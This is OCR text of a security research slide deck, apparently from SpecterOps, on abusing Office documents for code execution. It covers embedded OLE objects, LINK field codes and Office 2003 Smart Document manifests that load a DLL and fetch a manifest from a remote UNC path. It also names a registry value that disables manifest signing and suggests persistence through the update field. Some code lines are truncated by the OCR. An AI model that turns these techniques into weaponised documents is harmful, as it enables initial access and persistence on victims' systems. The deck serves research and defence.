


Embedded Objects – Packager format




You control this!

Embedded Objects – Creating a link



Embedded Objects – Creating a link



Embedded Objects – Summary

- Embedding files is a vast attack surface
- Researching what CLSIDs ingest compound files
- Are there any COM servers that will serve our purpose just by starting them?

Smart Documents

- *“One of the coolest new parts of Office 2003 is a programmability feature called Smart Documents, which allows developers to augment Word and Excel documents with programmable content and behavior.”*
- It’s old
- It’s not documented very well
- “XML Expansion Packs”

Smart Documents


- *“This content is outdated and is no longer being maintained. It is provided as a courtesy for individuals who are still using these technologies. This page may contain URLs that were valid when originally published, but now link to sites or pages that no longer exist.”*
  - Very few of the documentation links still work

Smart Documents – Why did this get made?

- Automated controls
  - Financial reports
  - Legal documents
  - Timesheets
  - Etc.

Smart Documents – What does it look like?

- A manifest XML
  - A manifest specifies the namespace, components, and corresponding schema.



```
<?xml version="1.0"?>
<SD:manifest xmlns:SD="http://schemas.microsoft.com/office/xmlexpansionpacks/2003">
    <SD:version>1.3</SD:version>
    <SD:uri>SmartDocAntics</SD:uri>
    <SD:solution>
    <SD:solutionID>{ef8536c8-921f-46b2-8d3f-3e712c6c66dA}</SD:solutionID>
        <SD:type>smartDocument</SD:type>
        <SD:alias lcid="*">Antics with Smart Documents</SD:alias>
        <SD:file>
            <SD:type>solutionActionHandler</SD:type>
            <SD:version>1.2</SD:version>
        <SD:filePath>antics.dll</SD:filePath>
        <SD:CLSID>{ce3cd1ef-3668-46c4-b78d-45c3c8e8e76e}</SD:CLSID>
        <SD:regsvr32 />
        </SD:file>
</SD:solution>
<SD:solution>
    <SD:solutionID>schema</SD:solutionID>
    <SD:type>schema</SD:type>
    <SD:alias lcid="*">Antics Schema</SD:alias>
    <SD:file>
        <SD:type>schema</SD:type>
        <SD:version>1.0</SD:version>
        <SD:filePath>Schema.xsd</SD:filePath>
    </SD:file>
</SD:solution>
</SD:manifest>
```

Smart Documents – What does it look like?

- A schema XML
  - I stole this

```
<xsd:schema xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns="SmartDocAntics"
targetNamespace="SmartDocAntics"
elementFormDefault="qualified">
    <xsd:complexType name="exampleType">
        <xsd:all>
            <xsd:element name="textbox" type="xsd:string"/>
            <xsd:element name="commandbutton" type="xsd:string"/>
            <xsd:element name="help" type="xsd:string"/>
            <xsd:element name="radiobutton" type="xsd:string"/>
            <xsd:element name="checkbox" type="xsd:string"/>
            <xsd:element name="listbox" type="xsd:string"/>
            <xsd:element name="image" type="xsd:string"/>
            <xsd:element name="documentfragment" type="xsd:string"/>
            <xsd:element name="activex" type="xsd:string"/>
            <xsd:element name="hyperlink" type="xsd:string"/>
        </xsd:all>
        <xsd:attribute name="attributeChoice">
            <xsd:simpleType>
                <xsd:restriction base="xsd:string">
                    <xsd:enumeration value="value1"/>
                    <xsd:enumeration value="value2"/>
                </xsd:restriction>
            </xsd:simpleType>
        </xsd:attribute>
        <xsd:attribute name="attributeString1" type="xsd:string"/>
        <xsd:attribute name="attributeString2" type="xsd:string"/>
        <xsd:attribute name="date" type="xsd:string"/>
    </xsd:complexType>
    <xsd:element name="example" type="exampleType"/>
</xsd:schema>
```

Smart Documents – What does it look like?

- For the solutionActionHandler, an implementation of the ISmartDocument interface is required.
- I also stole this.
- Produces a DLL that gets loaded when the document is opened.

```
// Actions.cpp : Implementation of CActions
#include "pch.h"
#include "Actions.h"

// CActions

//SmartDocXMLTypeCount
long _stdcall CActions::get_SmartDocXmlTypeCount(INT* Count){ ... }

//SmartDocXMLTypeName
long _stdcall CActions::get_SmartDocXmlTypeName(INT XMLTypeID, BSTR* Name){ ... }

//SmartDocXMLTypeCaption
long _stdcall CActions::get_SmartDocXmlTypeCaption(INT XMLTypeID, INT LocaleID, BSTR* Caption){ ... }

//ControlCount
long _stdcall CActions::get_ControlCount(BSTR XMLTypeName, INT* Count){ ... }

//ControlID
//The ControlID for this first control you're adding will be 1.
//For more information about specifying the ControlID, see the ControlID reference
//topic in the References section of this SDK.
long _stdcall CActions::get_ControlID(BSTR XMLTypeName, INT ControlIndex, INT* ControlID){ ... }

//ControlNameFromID
long _stdcall CActions::get_ControlNameFromID(INT ControlID, BSTR* Name){ ... }

//ControlCaptionFromID
long _stdcall CActions::get_ControlCaptionFromID(INT ControlID, BSTR ApplicationName, INT LocaleID, BST

//ControlTypeFromID
long _stdcall CActions::get_ControlTypeFromID(INT ControlID, BSTR ApplicationName, INT LocaleID, C_TYPE

//PopulateTextboxContent
long _stdcall CActions::PopulateTextboxContent(INT ControlID, BSTR ApplicationName, INT LocaleID, BSTR

//OnTextboxContentChange
long _stdcall CActions::OnTextboxContentChange(INT ControlID, IDispatch* Target, BSTR Value){ ... }
```


Smart Documents – What does it look like

```
Volume serial number is DA9E-BEDC
C:.
    [Content_Types].xml

    customXml
        item1.xml
        item2.xml
        itemProps1.xml
        itemProps2.xml

        _rels
            item1.xml.rels
            item2.xml.rels

    docProps
        app.xml
        core.xml
        custom.xml

    word
        document.xml
        fontTable.xml
        settings.xml
        styles.xml
        webSettings.xml

        glossary
            document.xml
            fontTable.xml
            settings.xml
            styles.xml
            webSettings.xml

            _rels
                document.xml.rels

        theme
            theme1.xml

        _rels
            document.xml.rels

    _rels
        .rels
```


```
name="Solution URL"><vt:lpwstr>\\ [redacted] 9\TEST\managedManifest.xml</vt:lpwstr>
```

Smart Documents – Defense


- XML manifests are required to be signed by a trusted publisher



- You can disable the signing requirement, but you will be prompted every time you load the document.
  - HKEY_LOCAL_MACHINE\Software\Microsoft\Office\Common\Smart Tag – DisableManifestSecurityCheck



Video of smart doc



Smart Documents – Summary

- How is the manifest signed?
  - Since it's so old, is it still using SHA1? Can we perform collisions?
- What other fields can be abused in the manifest schema?
- "Smart Document" has an *updateFrequency* field
  - If you can get smart documents working, you can persist and update via the update mechanism.

https://docs.microsoft.com/en-us/previous-versions/office/developer/office-2003/aa205626(v=office.11)

```
<manifest>
   <version/>
   <updateFrequency/>
   <uri/>
   <manifestURL/>
   <signedSrcRoot/>
   <solution>
      <solutionID/>
      <type/>
      <alias/>
      <documentSpecific/>
      <context/>
      <layout/>
      <targetApplication/>
      <file>
         <runFromServer/>
         <type/>
         <managed/>
         <application/>
         <version/>
         <filePath/>
         <installPath/>
         <CLSID/>
         <CLSNAME/>
         <PROGID/>
         <templateID/>
         <regsvr32/>
         <registry>
            <registryKey>
               <keyName/>
               <keyValue>
                  <valueName/>
                  <valueType/>
                  <value/>
               </keyValue>
            </registryKey>
         </registry>
      </file>
   </solution>
```

Summary

- The LINK field code lets you create Ole objects as soon as a user opens a document.
- COM classes can be initialized under the guise of ActiveX controls.
  - Find new controls that implement functionality similar to the “Action” field in form controls.
- COM classes can be initialized, and embedded data can be loaded with embedded OLE objects.
  - Try to find out how different COM classes persist to compound files and persist them in documents.
- Any file can be embedded
  - If there’s a new blog post on execution through a file format, you can use it in a word doc.
- Smart Documents have promise if the security mechanisms can be bypassed.

Report bugs

secure@microsoft.com

Links

- https://www.securify.nl/blog/click-me-if-you-can-office-social-engineering-with-embedded-objects
- https://outflank.nl/blog/2019/04/02/ms-word-field-abuse/
- https://docs.microsoft.com/en-us/cpp/mfc/ole-in-mfc?view=msvc-160&viewFallbackFrom=vs-2019
- https://www.lastline.com/labsblog/script-monikers-a-new-way-to-execute-code/
- https://support.microsoft.com/en-us/help/4058123/security-settings-for-com-objects-in-office
- https://blogs.windows.com/windowsdeveloper/2017/04/13/com-server-ole-document-support-desktop-bridge/
- https://support.office.com/en-us/article/packager-activation-in-office-365-desktop-applications-52808039-4a7c-4550-be3a-869dd338d834?ui=en-US&rs=en-US&ad=USIV
- https://docs.microsoft.com/en-us/windows/win32/com/activex-controls
- https://www.tenouk.com/visualcplusmfc/visualcplusmfc27a.html
- https://docs.microsoft.com/en-us/previous-versions/office/developer/office-2003/aa537169(v=office.11)?redirectedfrom=MSDN
- https://docs.microsoft.com/en-us/archive/msdn-magazine/2003/december/createing-word-and-excel-smart-documents-with-c-and-xml
- https://docs.microsoft.com/en-us/openspecs/windows_protocols/MS-OLEDS/85583d21-c1cf-4afe-a35f-d6701c5fbb6f

www.specterops.io
@specterops
info@specterops.io